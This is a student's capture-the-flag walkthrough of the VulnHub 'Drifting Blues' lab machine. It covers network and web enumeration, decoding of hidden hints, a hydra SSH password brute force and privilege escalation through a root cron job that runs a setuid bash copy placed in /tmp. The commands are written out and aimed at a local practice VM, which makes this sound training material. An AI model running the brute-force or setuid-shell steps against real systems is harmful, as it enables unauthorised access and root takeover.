

Vulnhub - Drifting Blues

Atharva Velani 20411611

intro


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4. Brute Force hydra to gain ssh
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Step 1: Scan the network

Decided to use netsdiscover for this particular machine, can be done with nbtscan or nmap. We'll use nmap for a more detailed scan, however, we know that the machine ip is **192.168.56.117**.

`netdiscover -i eth1 -r 192.168.56.0/24`



```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:0c | 1     | 60  | Unknown vendor        |
| 192.168.56.100 | 08:00:27:f5:b5:04 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.117 | 08:00:27:73:b2:e1 | 1     | 60  | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+

root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

`nmap -sV -sC -A 192.168.56.117`

With the scan below we know that the system is most likely a http vulnerability without scan, and it is running on a Linux system. This means it may potentially be vulnerable to the dirty cow exploit if it is the correct linux version.

```
# nmap -sV -A -sC 192.168.56.117
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-05 03:37 EDT
Nmap scan report for driftingblues.box (192.168.56.117)
Host is up (0.00065s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA)
|   256  a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA)
|   256  39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Drifting Blues Tech
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:73:B2:E1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.65 ms driftingblues.box (192.168.56.117)

OS and Service detection performed. Please report any incorrect results at https://nmap.org
```

Step 2: Exploit vulnerable ports

We know that since port 80 is open it's most likely a webapp vulnerability so we can enumerate with **gobuster**.

gobuster dir -u <http://192.168.56.117> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt

```
(root@kali)~# gobuster dir -u http://192.168.56.117 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt


Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.117
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.2.0-dev
[+] Extensions: html,php,txt
[+] Timeout: 10s


2022/11/05 03:41:40 Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 7710]
/img (Status: 301) [Size: 314] [→ http://192.168.56.117/img/]
/css (Status: 301) [Size: 314] [→ http://192.168.56.117/css/]
/js (Status: 301) [Size: 313] [→ http://192.168.56.117/js/]
/secret.html (Status: 200) [Size: 25]
./html (Status: 403) [Size: 279]
/server-status (Status: 403) [Size: 279]
Progress: 881840 / 882244 (99.95%)
2022/11/05 03:43:28 Finished
```


Contents of secret.html:



Contents of index.html:



From this web page it seems that we have two email addresses and a domain, this is most likely usernames for our server that we can use. But since we got no useful information from the secret.html perhaps the source could have something important.



There seems to be a base64 encoded text that we can decode.

`echo 'L25vdGVmb3JraW5nZmlzaC50eHQ=' | base64 -d`



We have a page that we may be able to access. The webpage seems to have a bunch of OoK, perhaps this is an encoded language which we can decode.




The decoded text is: “my man, i know you are new but you should know how to use host file to reach our secret location. -eric”

With this information we know to put the webpage on our host file in **/etc/hosts**. Since we have the email, its most likely that the domain under the email address is also the domain that is used for the webpage: **“driftingblues.box”**


sudo nano /etc/hosts

192.168.56.117 driftingblues.box (in /etc/hosts file)



Now we must enumerate the virtual hosts on this host.

gobuster vhost -u http://driftingblues.box -w /usr/share/wordlists/dirb/common.txt --append-domain --no-error



Now we can add test.driftingblues.box to our **/etc/hosts**. We can repeat it the same way as we did prior by using **nano** to edit our text document.

sudo nano /etc/hosts

Simply add **test.driftingblues.box** onto our previous insert.

```
GNU nano 5.9 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

192.168.2.12 Morrowind-West.province.com
192.168.2.12 Aldruhn.Morrowind-West.province.com

192.168.56.110 earth.local terratest.earth.local

192.168.56.109 ripper-min

192.168.56.117 driftingblues.box test.driftingblues.box

root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

Step 3: Exploring HTTP further

Now that we have the test domain in our hosts file, we can access this page with that url. What we always do first with a new domain is enumerate with your enumeration program of choice. I will be using gobuster just to keep it consistent with previous enumeration.

gobuster dir -u http://test.driftingblues.box -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt

```
(root@kali)-[/home/kali/Desktop/vulnhubs/driftingB]
# gobuster dir -u http://test.driftingblues.box -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt

Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://test.driftingblues.box
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.2.0-dev
[+] Extensions: html,php,txt
[+] Timeout: 10s

2022/11/05 04:20:50 Starting gobuster in directory enumeration mode


/index.html (Status: 200) [Size: 24]
/.html (Status: 403) [Size: 287]
/robots.txt (Status: 200) [Size: 125]
/.html (Status: 403) [Size: 287]
/server-status (Status: 403) [Size: 287]
Progress: 881346 / 882244 (99.90%)
2022/11/05 04:22:27 Finished

root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# echo 'Atharva Velani 20411611'
Atharva Velani 20411611
```

Robots.txt file has a file names **ssh_cred.txt** and we can open it to find a password in it.



The password is: **1mw4ckyyucky** and it may have a number appended at the end of it. So we need to try brute forcing into ssh.




Step 4: Brute force with hydra to gain ssh

With the information above we can create two text files with the usernames and passwords for our users which we will be using in conjunction with hydra.

`cat password.txt`

`cat users.txt`



hydra -t 4 -L users.txt -P password.txt 192.168.56.117 ssh

With this command we get a match on user: **eric** password: **1mw4ckyyucky6**

```
sheryl
(root@kali) [/home/kali/Desktop/vulnhubs/driftingB]
# hydra -t 4 -L users.txt -P password.txt 192.168.56.117 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-05 20:30:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 22 login tries (l:2/p:11), ~6 tries per
task
[DATA] attacking ssh://192.168.56.117:22/
[22][ssh] host: 192.168.56.117 login: eric password: 1mw4ckyyucky6
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-05 20:30:14
```

We can now ssh into the system and get a user flag.

ssh eric@192.168.56.117

1mw4ckyyucky6

cat user.txt

```
(root@kali) [/home/kali/Desktop/vulnhubs/driftingB]
# ssh eric@192.168.56.117
eric@192.168.56.117's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

eric@driftingblues:~$ cat user.txt
flag 1/2

root@kali: ~
File Actions Edit View Help
(root@kali) [~]
# echo 'Atharva Velani 20411611
Atharva Velani 20411611
```


Step 5: Privilege Escalation

./pspy64

```
2021/06/01 12:04:07 CMD: UID=0 PID=10 /sbin/init splash
2021/06/01 12:04:07 CMD: UID=0 PID=1 /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2021/06/01 12:05:01 CMD: UID=0 PID=23045 /bin/sh /var/backups/backup.sh
2021/06/01 12:05:01 CMD: UID=0 PID=23044 /bin/sh -c /bin/sh /var/backups/backup.sh
2021/06/01 12:05:01 CMD: UID=0 PID=23043 /usr/sbin/CRON -f
2021/06/01 12:05:01 CMD: UID=0 PID=23042 /bin/chmod
2021/06/01 12:05:01 CMD: UID=0 PID=23046 sudo /tmp/emergency
2021/06/01 12:05:01 CMD: UID=0 PID=23047
```

Contents of backup.sh


```
eric@driftingblues:~$ cat /var/backups/backup.sh
#!/bin/bash
sh password in case of emergency. it was "
the end

/usr/bin/zip -r -0 /tmp/backup.zip /var/www/
/bin/chmod

#having a backdoor would be nice
sudo /tmp/emergency
eric@driftingblues:~$
```

Create a custom bash in **/tmp/emergency**

```
cp /bin/bash /tmp/getroot; chmod +s /tmp/getroot
```



A terminal window titled 'root@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~]'. The user enters '# echo 'Atharva Velani 20411611'' and the output is 'Atharva Velani 20411611'.

Will create getroot in tmp folder.

./getroot -p

cd /root

cat root.txt

```
getroot-4.3# cat root.txt
flag 2/2
```



A pixel art character with a skull mask and a wide grin, wearing a white shirt and a white tie. The character is holding a flag.

```
congratulations!
thank you for playing
getroot-4.3#
```



A terminal window titled 'root@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[~]'. The user enters '# echo 'Atharva Velani 20411611'' and the output is 'Atharva Velani 20411611'.